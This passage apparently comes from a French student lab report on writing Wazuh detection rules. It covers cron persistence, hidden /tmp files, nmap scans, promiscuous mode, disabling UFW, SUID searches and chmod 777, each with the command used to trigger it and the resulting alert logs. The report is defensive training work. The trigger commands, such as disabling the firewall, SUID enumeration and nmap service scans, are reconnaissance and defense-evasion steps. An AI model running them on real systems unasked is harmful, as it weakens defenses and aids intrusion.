t	full_log	File '/etc/cron.d/pwned_lol.sh' modified Mode: realtime Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '53' to '70' Old modification time was: '1772114854', now it is '1772114881' Old md5sum was: '854933674b792b9258983d22f76c3d5b' New md5sum is : '08c479add0b2df34ee9738ba035733b'
t	id	1772114882.195345
t	input.type	log
t	location	syscheck
t	manager.name	kali
t	rule.description	Modification des tâches planifiées détectée (Persistance)
#	rule.firedtimes	3

100513 : fichier caché dans /tmp


- **Menace :** Stockage de payloads ou de scripts temporaires par un malware.
- **Niveau :** 7 (Moyen).
- **Condition :** Surveillance FIM sur /tmp avec filtrage sur les noms commençant par un ".".
- **Validation :** touch /tmp/.hidden_script.



Comportement réseau & outils

100104 : mode promiscious

- **Menace :** Écoute passive du trafic réseau (Sniffing) pour capturer des données.
- **Niveau :** 10 (Critique).
- **Condition :** Détecte le log noyau "device entered promiscuous mode".
- **Validation :** sudo ip link set eth0 promisc on.



100204 : scan nmap

- **Menace :** Phase de reconnaissance pour identifier les services vulnérables.
- **Niveau :** 7 (Moyen).
- **Condition :** Match sur le mot-clé nmap dans les logs de commandes.
- **Validation :** nmap -sV localhost.

```
florian@florian-VirtualBox:~$ nmap -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-27 15:33 CET
Nmap scan report for 10.0.2.15
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 10.2p1 Debian 3 (protocol 2.0)
443/tcp open  ssh/https
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
```

timestamp per 30 minutes

ppid=2053 pid=9988 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=2 comm="nmap" exe="/usr/bin/nmap" subj=unconfined key="audit_command"ARCH=x86_64 SYSCALL=execve AUID="florian" UID="florian" GID="florian" EUID="florian" SUID="florian" FSUID="florian" EGID="florian" SGID="florian" FSGID="florian" type=EXECVE msg=audit(1772202789.965:4726): argc=3 a0="nmap" a1="-sV" a2="10.0.2.15" type=CWD msg=audit(1772202789.965:4726): cwd="/home/florian" type=PATH msg=audit(1772202789.965:4726): item=0 name="/usr/bin/nmap" inode=3020884 dev=08:03 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root" type=PATH msg=audit(1772202789.965:4726): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=3017249 dev=08:03 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0OUID="root" OGID="root" typ

t id	1772202790.141363
t input.type	log
t location	/var/log/audit/audit.log
t manager.name	kali
t rule.description	Auditd: Exécution de Nmap détectée (utilisateur standard)
# rule.firedtimes	1
t rule.groups	linux_security_alerts
t rule.id	100204

100401 : arrêt firewall UFW

- **Menace :** Désactivation des défenses pour faciliter l'exfiltration ou l'accès distant.
- **Niveau :** 9 (Élevé).
- **Condition :** Détecte l'arrêt du service ou de la règle via ufw stop/disable.
- **Validation :** sudo ufw disable.

```
florian@florian-VirtualBox:~$ sudo ufw enable
Firewall is active and enabled on system startup
florian@florian-VirtualBox:~$ sudo ufw disable
Firewall stopped and disabled on system startup
florian@florian-VirtualBox:~$
```

t decoder.name	sudo
t decoder.parent	sudo
t full_log	2026-02-26T11:13:48.432185+01:00 florian-VirtualBox sudo: florian : TTY=pts/0 ; PWD=/home/florian ; USER=root ; COMMAND=/usr/sbin/ufw disable
t id	1772100828.87771
t input.type	log
t location	/var/log/auth.log
t manager.name	kali
t predecoder.program_name	sudo
t predecoder.timestamp	2026-02-26T11:13:48.432185+01:00
t rule.description	ALERTE : Tentative de désactivation du pare-feu (via sudo ou direct)
# rule.firedtimes	1

100501 : recherche SUID

- **Menace :** Identification de fichiers avec privilèges pour l'escalade de privilèges.

- **Niveau :** 7 (Moyen).
- **Condition :** Détecte la commande find avec l'argument -perm -4000.
- **Validation :** find / -perm -4000 2>/dev/null.

```
florian@florian-VirtualBox:~$ sudo find / -perm -4000
find: '/run/user/1000/doc': Permission denied
find: '/run/user/1000/gvfs': Permission denied
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/fusermount3
/usr/bin/chfn
/usr/sbin/pppd
/usr/sbin/mount.ecryptfs_private
/usr/sbin/mount.cifs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
find: '/proc/8188/task/8188/fd/6': No such file or directory
find: '/proc/8188/task/8188/fdinfo/6': No such file or directory
find: '/proc/8188/fd/5': No such file or directory
find: '/proc/8188/fdinfo/5': No such file or directory
/opt/VBoxGuestAdditions-7.2.6/bin/VBoxDRMClient
florian@florian-VirtualBox:~$
```

timestamp per 30 minutes

decoder.name	sudo
decoder.parent	sudo
full_log	2026-02-26T12:19:57.773214+01:00 florian-VirtualBox sudo: florian : TTY=pts/0 ; PWD=/home/florian ; USER=root ; COMMAND=/usr/bin/find / -perm -4000
id	1772104798.159304
input.type	log
location	/var/log/auth.log
manager.name	kali
predecoder.program_name	sudo
predecoder.timestamp	2026-02-26T12:19:57.773214+01:00
rule.description	Recherche de fichiers SUID détectée (Tentative d'escalade de privilèges)
rule.firedtimes	1

100502 : chmod 777

- **Menace :** Ouverture totale des droits sur un fichier (souvent un script malveillant).
- **Niveau :** 8 (Moyen-Élevé).
- **Condition :** Détecte soit la commande chmod 777 soit l'attribut FIM rwxrwxrwx.
- **Validation :** chmod 777 /home/florian/Documents/file.txt

```
florian@florian-VirtualBox:~/Documents$ chmod 777 file.txt
florian@florian-VirtualBox:~/Documents$
```

t _index	wazuh-alerts-4.x-2026.02.27
t agent.id	001
t agent.ip	10.0.2.4
t agent.name	Mint
t decoder.name	syscheck_integrity_changed
t full_log	File '/home/florian/Documents/file.txt' modified Mode: realtime Changed attributes: permission Permissions changed from 'rw-rw-r--' to 'rwxrwxrwx'
t id	1772202941.143374
t input.type	log
t location	syscheck
t manager.name	kali

Conclusion

Ce TP nous a permis de mieux comprendre le fonctionnement de Wazuh via la manipulation du XML et des identifiants liés aux détections d'évènements. Ces règles peuvent ainsi permettre d'identifier des tentatives d'accès non autorisé, privilege escalation ou encore modification de fichiers. La compréhension de la manipulation du XML a nécessité du temps avant de se familiariser avec.

Par la suite, il nous faudra améliorer les règles afin de réduire au maximum le nombre de faux positifs, encore très nombreux à la fin de cette semaine de travaux pratiques.